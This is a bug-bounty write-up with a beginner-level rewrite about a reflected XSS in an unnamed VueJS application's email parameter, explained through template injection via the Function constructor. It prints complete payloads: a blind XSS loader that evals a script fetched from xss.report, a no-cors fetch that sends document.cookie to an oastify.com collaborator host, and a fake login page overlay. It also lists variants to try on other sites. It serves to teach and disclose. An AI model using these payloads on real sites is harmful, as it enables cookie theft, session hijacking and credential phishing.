Vue JS Reflected XSS
A reflected cross-site scripting vulnerability existed in the email parameter of a VueJS application, where template expressions were evaluated. An attacker could execute arbitrary JavaScript in a victim's browser, potentially stealing cookies or modifying the page content.

Hi guys, in this writeup I will be showing you how I was able to get a reflected XSS on a VueJS application.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes a reflected cross-site scripting issue found in a web application built on VueJS. The researcher does not name the target application or the program, and refers to it only as "an application which was based on VueJS". The vulnerable parameter was named ?email=, and it filtered all the tags. The report does not describe what the parameter normally does beyond that it accepts an email value.

Setup
The researcher used a browser and an out-of-band interaction service to receive callbacks: the blind XSS payload points at xss.report, and the final payload uses an oastify.com collaborator domain. No accounts, roles or application versions are described. The only precondition mentioned is the ?email= parameter and a WAF in front of the application.
Finding it
The researcher found the ?email= parameter, which filtered "all the tags". Because angle-bracket based payloads were being stripped, the researcher consulted PortSwigger's XSS cheat sheet for alternative syntax. The next step was to identify the client-side framework in use, which turned out to be VueJS. That matters because Vue templates use {{ }} delimiters, which are not HTML tags.
Exploitation
Step 1: Confirm script execution with Vue template expressions
The researcher tested two short expressions in the ?email= parameter and both executed:
{{_Vue.h.constructor`alert(1)`()}}{{$emit.constructor`alert(1)`()}}
Both payloads reach a function constructor through a property that Vue exposes on the template scope (_Vue.h and $emit), then invoke it with a string argument. The backtick syntax is a tagged template call, so the string alert(1) is compiled and executed as JavaScript. Because the payload contains no HTML tags, the tag filter on the parameter does not remove it.

Step 2: Confirm arbitrary code with template injection payloads
The researcher then moved from alert(1) to payloads that pass arguments into the constructor and log output, to show that arbitrary JavaScript can be supplied:
{{_Vue.h.constructor('x','console.log("HI this is sid0krypt")')(this)}}{{_Vue.h.constructor('x','console.log(x)')(this)}}
Here the constructor is called with two arguments: a parameter name x and a function body. The second expression passes this in as the value of x and logs it, which demonstrates that the surrounding scope is reachable from the injected code.

The researcher notes having no prior VueJS knowledge and says that, after some research, the constructor function was found to work similarly to <script></script>.
Step 3: Build a blind XSS payload
Using the same constructor technique, the researcher assembled a payload that loads a remote script and evaluates the response:
{{$emit.constructor`function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//xss.report/s/sid0krypt");a.send()`()}}
The payload defines a handler b that evaluates the response body, registers it on the load event of a new XMLHttpRequest, opens a GET request to the researcher's xss.report endpoint and sends it. This is the classic blind XSS pattern: the injected code does not need to display anything, it just calls back to a listener the researcher controls.
Step 4: Work around the WAF and CORS with a no-cors fetch

The researcher reports that the target was behind a WAF and that a cross-origin request could not be created:

The workaround was to use fetch with mode: 'no-cors', which the researcher describes as bypassing the restriction of Cross Origin Resource Sharing:
fetch('https://{collaborator link}', { method: 'POST', mode: 'no-cors', body: document.cookie });
With no-cors, the browser sends the request as an opaque request and does not require a CORS preflight or a readable response. The researcher cannot read the response, but for exfiltration that is irrelevant: the point is to deliver document.cookie to the collaborator host.
The final payload, with the collaborator URL and URL-encoded characters, is:
{{$emit.constructor`fetch(%27https://8v4y3qmogobk2g6bewqtqa83quwkk9.oastify.com%27,%20{%20method:%20%27POST%27,%20mode:%20%27no-cors%27,%20body:%20document.cookie%20});`()}}
Step 5: UI redressing

To escalate, the researcher rewrote the page content to look like a login form and changed the visible URL path to /login:
{{$emit.constructor`history.replaceState(null, null, '../../../login');document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue and this is a POC by sid0krypt😌💕</h1><form>Username: <input type='text'>Password: <input type='password'></form><input value='submit' type='submit'>"`()}}
history.replaceState changes the address bar without navigating, so the victim sees a path ending in login on the legitimate origin. document.body.innerHTML then replaces the entire page with a fake login form. The researcher states that the login page they created would point to www.target.com/login so it looks like a legitimate login page.
Root cause
The application reflects the ?email= parameter into a context that VueJS compiles as a template. Vue evaluates {{ }} expressions on the client, and the expressions can reach function constructors through properties available in the template scope, which gives full JavaScript execution. The server-side filter only removed HTML tags, so it did not touch template delimiters or the JavaScript inside them.
Impact
An attacker who can get a victim to open a crafted URL runs JavaScript in the victim's session on the application's origin. In the report this is used to read document.cookie and send it to an external host, and to replace the page with a fake login form under a URL that looks like the real login path. The blind XSS payload implies the injection could fire in a context where the researcher could not see the result directly.
Fix
Based on the root cause, the reflection should be context-aware encoded so that {{ and }} cannot reach the Vue compiler, and the input should not be rendered as a template at all. Tag stripping alone is not sufficient for a framework with its own expression syntax.
Variants to test
- Other client-side frameworks. Send
{{7*7}}and similar expressions into reflected parameters. A positive result is the page rendering49instead of the literal text. - Constructor access through framework globals. Try the
_Vue.h.constructorand$emit.constructorforms shown here on other Vue applications. A positive result is analertor a callback to your listener. - Tag filters that ignore delimiters. Where angle brackets are stripped, test template delimiters, backtick calls and event-handler-free syntax. A positive result is execution without any
<or>in the payload. - WAF bypass with
no-corsfetch. When a cross-origin request is blocked, tryfetchwithmode: 'no-cors'and a POST body. A positive result is a hit on your collaborator with the cookie value in the body. - UI redressing via
history.replaceState. Combine script execution withhistory.replaceStateanddocument.body.innerHTMLto render a credential form under a plausible path. A positive result is a page that looks like the real login and submits to an attacker-controlled destination.
What happened, in plain words
A security researcher found a way to make a website run code that the website's owners never intended it to run. The website was built with a tool called VueJS, and it had a parameter called ?email= that filtered all the tags. The researcher worked out that by typing special text into that field, they could make the website run their own JavaScript, which is the programming language that web pages use to do things in your browser. With that power they could read the visitor's cookies (small pieces of data a site stores in your browser, often used to keep you logged in) and send them to a server they controlled. They could also replace the whole page with a fake login form that looked real, so a victim might type their username and password into it.
The researcher did not name the website or the company that ran it, and the report does not say how serious the issue was rated, whether a reward was paid, or how long it took to be made public. What follows walks through the same steps the researcher took, explaining each idea from scratch.
The ideas you need before we start
Before the steps make sense, here are the handful of concepts the whole story depends on. Each one is explained as if you have never met it.
- A web page and its HTML. When you visit a site, your browser receives a file written in HTML. HTML is a markup language: it uses tags like
<h1>for a heading or<input>for a text box to describe what should appear. Your browser reads those tags and draws the page. - JavaScript. HTML describes what a page looks like; JavaScript is the code that makes it do things, like respond to a click or fetch new data. Your browser runs JavaScript on behalf of the website. If an attacker can get their own JavaScript to run inside a page on a site you trust, that code runs with the same permissions as the site's own code.
- Cross-site scripting (XSS). This is the name for the whole family of attacks where an attacker gets their JavaScript to run in someone else's browser, inside a page from a site the victim trusts. "Reflected" XSS means the malicious input is sent in a link or form submission and bounced straight back into the page the victim sees. "Blind" XSS means the attacker cannot see the result directly, so the injected code quietly calls back to a server the attacker controls to prove it ran.
- A parameter in a URL. Look at a web address like
https://example.com/search?email=[redacted]. Everything after the?is a set of parameters: a name (email) and a value ([redacted]). The website reads these values and uses them, for example to pre-fill a form. If the site takes the value and pastes it into the page without cleaning it, that is called reflection. - A framework, and VueJS. Writing all the JavaScript for a modern site by hand is slow, so developers use frameworks: collections of ready-made code that handle common jobs. VueJS is one such framework. One of its features is that it lets developers put small expressions inside double curly braces, like
{{ someExpression }}, directly in the page, and Vue will evaluate them and show the result. That is convenient for developers, but it means the page treats anything inside{{ }}as code to run, not as plain text. - A filter and a WAF. A filter is code on the website that tries to remove dangerous input. A Web Application Firewall (WAF) is a separate guard that sits in front of the site and blocks requests that look malicious. Both are defences, and both can be incomplete.
- A cookie. When you log in, the site gives your browser a small piece of data called a cookie. Your browser sends it back with every request so the site knows who you are. If an attacker steals your cookie, they may be able to act as you.
- CORS. Cross-Origin Resource Sharing is a browser rule that stops a page on one site from freely reading responses from another site. It exists to protect you. It does not stop a page from sending a request to another site, only from reading what comes back.
- A collaborator or out-of-band service. A service that gives you a unique web address and records any request that arrives at it. You put that address in your payload; when the payload runs, the request shows up in the service's dashboard, proving the code executed even if you could not see it yourself.
Step 1: Finding the vulnerable field
The researcher found a parameter called ?email= that filtered all the tags. The problem was that the site was filtering "all the tags": it stripped out anything that looked like an HTML tag, such as <script>. The usual way to inject JavaScript is to sneak in a <script> tag, so a tag filter blocks the obvious approach.
Rather than give up, the researcher looked at PortSwigger's XSS cheat sheet, a well-known public list of payloads and techniques, to find syntax that does not use tags at all. The next thing to do was work out what technology the site was built with, because different frameworks have different syntax. In this case the site was built on VueJS. That is the key: Vue evaluates {{ }} expressions, and those are not HTML tags.
Step 2: Proving code runs with a simple alert
The researcher tried two short expressions in the ?email= parameter, and both worked:
{{_Vue.h.constructor`alert(1)`()}}{{$emit.constructor`alert(1)`()}}
Line by line, in plain words:
- The outer
{{and}}tell Vue that what is between them is an expression to evaluate, not text to display. This is the part the tag filter does not catch. _Vue.hand$emitare names that Vue makes available inside a template. They are ordinary objects the framework exposes so templates can use them..constructorreaches the built-in JavaScript function that created that object. In JavaScript, almost everything has aconstructor, and the constructor of a function is theFunctionconstructor, which can turn a string into runnable code. This is the trick that turns a harmless-looking object into a way to run arbitrary JavaScript.- The backticks around
alert(1)are a JavaScript syntax for calling a function with a template string. The effect here is that the stringalert(1)is handed to the constructor, which compiles it as code. - The final
()calls the result, so the compiled code actually runs.alert(1)is the classic harmless test: it pops up a box saying "1". If you see that box, you know your code ran.
Why this step matters: it is the smallest possible proof. Before building anything complicated, the researcher confirmed that the site would run code supplied through the ?email= field, using syntax that contains no HTML tags at all.
Step 3: Proving you can run any code you like
An alert proves code runs, but not that you can do useful things with it. The next payloads pass arguments into the constructor and print output, to show that arbitrary JavaScript can be supplied:
{{_Vue.h.constructor('x','console.log("HI this is sid0krypt")')(this)}}{{_Vue.h.constructor('x','console.log(x)')(this)}}
Line by line:
- Again,
{{ }}marks the expression for Vue to evaluate. _Vue.h.constructoris the same route to theFunctionconstructor as before.- This time it is called with two arguments. The first,
'x', is the name of a parameter the new function will accept. The second,'console.log("HI this is sid0krypt")', is the body of the function: the code it will run. - The
(this)at the end calls the new function and passesthisin as the value ofx.thisrefers to the surrounding context, so this shows the injected code can reach the page's own scope. console.logprints a message to the browser's developer console, a panel where developers see errors and debugging output. Seeing the message there confirms the code ran.- The second expression does the same but logs
x, the value that was passed in, proving the argument arrived intact.
The researcher notes having no prior VueJS knowledge and says that, after some research, the constructor function was found to work similarly to <script></script>. In other words, reaching the constructor is equivalent to injecting a script tag, but without any tag for the filter to catch.
Step 4: Building a blind XSS payload
Now that arbitrary code was confirmed, the researcher built a payload that quietly calls back to a server they control. This is the blind XSS pattern: the injected code does not need to show anything on screen; it just needs to prove it ran and send back whatever it can reach.
{{$emit.constructor`function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//xss.report/s/sid0krypt");a.send()`()}}
Line by line:
{{ }}again marks the expression for Vue.$emit.constructoris the same constructor trick, reached through a different Vue-provided name.- Inside the backticks is a small JavaScript program.
function b(){eval(this.responseText)}defines a function calledbthat takes the response text and runs it witheval.evalexecutes a string as code. a=new XMLHttpRequest()creates an object that can send requests to a server from inside the page.a.addEventListener("load", b)says: when the request finishes loading, callb. So whatever the server sends back will be run as code.a.open("GET", "//xss.report/s/sid0krypt")prepares a GET request to the researcher'sxss.reportaddress. The//at the start means "use the same scheme as the current page".a.send()actually sends it.- The final
()calls the compiled function so all of this runs.
Why this shape: the payload does not need to display anything. It fetches a script from a server the researcher controls and runs it. That is useful when the injection fires somewhere the researcher cannot see, because the callback still arrives.
Step 5: Getting around the WAF and CORS
The researcher reports that the target was behind a WAF and that a cross-origin request could not be created:
The workaround was to use fetch with mode: 'no-cors'. The researcher describes this as bypassing the restriction of Cross Origin Resource Sharing:
fetch('https://{collaborator link}', { method: 'POST', mode: 'no-cors', body: document.cookie });
Line by line:
fetch(...)is the modern browser function for sending a request.- The first argument is the address to send it to, here a placeholder for the researcher's collaborator link.
- The second argument is an options object.
method: 'POST'means send data rather than just ask for a page.mode: 'no-cors'tells the browser to send the request without the usual CORS checks. body: document.cookieis the data being sent: the visitor's cookies for the current site.
What no-cors actually does: it makes the browser send the request as an "opaque" request. The browser does not require a CORS preflight (a preliminary check with the other server) and does not let the page read the response. For stealing data that does not matter: the point is to deliver document.cookie to the collaborator host, and the researcher can read it there. The report's wording that this "bypasses" CORS is a shorthand; the browser still applies its rules, but the request is sent and the data leaves the page.
The final payload, with the collaborator URL and URL-encoded characters, is:
{{$emit.constructor`fetch(%27https://8v4y3qmogobk2g6bewqtqa83quwkk9.oastify.com%27,%20{%20method:%20%27POST%27,%20mode:%20%27no-cors%27,%20body:%20document.cookie%20});`()}}
Line by line:
{{ }}and$emit.constructorare the same route to running code as before.- The backtick string contains a
fetchcall. The%27sequences are URL-encoded single quotes and%20is an encoded space. Encoding them means the payload survives being placed in a URL and passing through filters that look for raw quotes or braces. - The address is the researcher's
oastify.comcollaborator domain, which records any request that reaches it. method: 'POST',mode: 'no-cors'andbody: document.cookiedo exactly what they did in the previous snippet: send the cookies to the collaborator.- The final
()runs the compiled function.
Why this step matters: it turns code execution into data theft. The researcher cannot read the response, but they do not need to; the collaborator dashboard shows the request arriving with the cookie value in the body.
Step 6: Making a fake login page (UI redressing)
To escalate, the researcher rewrote the page content to look like a login form and changed the visible URL path to /login:
{{$emit.constructor`history.replaceState(null, null, '../../../login');document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue and this is a POC by sid0krypt😌💕</h1><form>Username: <input type='text'>Password: <input type='password'></form><input value='submit' type='submit'>"`()}}
Line by line:
{{ }}and$emit.constructoragain run the code inside the backticks.history.replaceState(null, null, '../../../login')changes the address bar without loading a new page. The../../../loginclimbs up the path and ends inlogin, so the victim sees a URL that looks like the site's real login page, on the site's real domain.document.body.innerHTML = "..."replaces everything inside the page body with new HTML. The</br>tags add blank lines, the<h1>is a heading asking the visitor to log in, and the<form>contains a username field, a password field and a submit button.- The text includes a note that this is a proof of concept by the researcher.
Why this is called UI redressing: the attacker is not breaking into the site's login system. They are dressing up the page so it looks like the real login screen, under a URL that looks right. A victim who trusts the address bar might type their credentials into the fake form. The researcher states that the login page they created would point to www.target.com/login so it looks like a legitimate login page.
Why this worked
The application took the ?email= value and placed it into a part of the page that VueJS compiles as a template. Vue evaluates {{ }} expressions in the browser, and those expressions can reach function constructors through properties Vue makes available in the template scope. That gives full JavaScript execution. The server-side filter only removed HTML tags, so it never touched the {{ }} delimiters or the JavaScript inside them. The report does not describe the server-side code, so the exact point where the value is reflected is not shown.
What an attacker could do with it
An attacker who can get a victim to open a crafted link runs JavaScript in the victim's session on the application's own domain. In this report that is used to read document.cookie and send it to an external host, and to replace the page with a fake login form under a URL that looks like the real login path. The blind XSS payload also implies the injection could fire in a context where the researcher could not see the result directly.
How it should be fixed
Based on the cause, the reflected value should be encoded for the context it appears in, so that {{ and }} cannot reach the Vue compiler, and the input should not be rendered as a template at all. Stripping tags alone is not enough for a framework that has its own expression syntax.
Things worth trying on other sites
- Other client-side frameworks. Send
{{7*7}}and similar expressions into reflected parameters. A positive result is the page showing49instead of the literal text. - Constructor access through framework globals. Try the
_Vue.h.constructorand$emit.constructorforms shown here on other Vue applications. A positive result is analertor a callback to your listener. - Tag filters that ignore delimiters. Where angle brackets are stripped, test template delimiters, backtick calls and syntax with no event handlers. A positive result is execution without any
<or>in the payload. - WAF bypass with
no-corsfetch. When a cross-origin request is blocked, tryfetchwithmode: 'no-cors'and a POST body. A positive result is a hit on your collaborator with the cookie value in the body. - UI redressing via
history.replaceState. Combine script execution withhistory.replaceStateanddocument.body.innerHTMLto render a credential form under a plausible path. A positive result is a page that looks like the real login and submits to a destination the attacker controls.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a menu of requests a program will answer.
- Blind XSS: cross-site scripting where the attacker cannot see the result directly, so the injected code calls back to a server the attacker controls to prove it ran.
- Browser: the program you use to view web pages, such as Chrome or Firefox; it runs the page's HTML, CSS and JavaScript.
- Collaborator / out-of-band service: a service that gives you a unique address and records any request that reaches it, used to detect blind vulnerabilities.
- Constructor: in JavaScript, the built-in function that created an object; reaching a function's constructor gives a way to turn a string into runnable code.
- Cookie: a small piece of data a site stores in your browser and your browser sends back with each request, often used to keep you logged in.
- CORS (Cross-Origin Resource Sharing): a browser rule that limits whether a page on one site can read responses from another site.
- Cross-site scripting (XSS): an attack where an attacker gets their JavaScript to run in someone else's browser inside a page from a site the victim trusts.
document.cookie: the JavaScript property that reads the cookies for the current page (unless they are markedHttpOnly).document.body.innerHTML: the JavaScript property that replaces the HTML content of the page body.eval: a JavaScript function that runs a string as code.fetch: the modern browser function for sending HTTP requests from a page.- Filter: code on a website that tries to remove or block dangerous input.
- Framework: a collection of ready-made code that handles common jobs, such as VueJS for building user interfaces.
- Function constructor: the JavaScript
Functionobject, which can compile a string into a function; reaching it is a common route to code execution. - GET request: an HTTP request that asks a server for a resource, with any data in the URL.
history.replaceState: a browser function that changes the address bar without loading a new page.- HTML: the markup language that describes the structure of a web page using tags such as
<h1>and<input>. HttpOnly: a cookie flag that stops JavaScript from reading that cookie.- JavaScript: the programming language that web pages use to run code in your browser.
no-cors: afetchmode that sends a request without the usual CORS checks; the page cannot read the response, but the request is still sent.- Opaque request: a request sent in
no-corsmode whose response the page is not allowed to read. - Parameter: a name and value in a URL after the
?, such asemail=[redacted]. - Payload: the piece of input an attacker sends to trigger a vulnerability.
- POST request: an HTTP request that sends data to a server, often used for form submissions.
- Reflected XSS: cross-site scripting where the malicious input is sent in a link or form submission and bounced straight back into the page the victim sees.
- Reflection: when a website takes a value from a request and places it into the page it returns.
- Tag: an HTML marker such as
<script>or<input>that tells the browser what an element is. - Template: a page or part of a page containing placeholders that a framework fills in with values or expressions.
- Template injection: when user input is treated as part of a template and evaluated as code rather than shown as text.
- UI redressing: making a page look like something it is not, such as a fake login form, so a victim interacts with it as if it were genuine.
- URL encoding: replacing characters such as quotes and spaces with codes like
%27and%20so they survive being placed in a URL. - VueJS: a JavaScript framework for building user interfaces; it evaluates expressions inside
{{ }}in templates. - WAF (Web Application Firewall): a guard that sits in front of a website and blocks requests that look malicious.
XMLHttpRequest: an older browser object for sending requests from a page, still widely used.{{ }}: VueJS's delimiter for an expression to evaluate in a template.




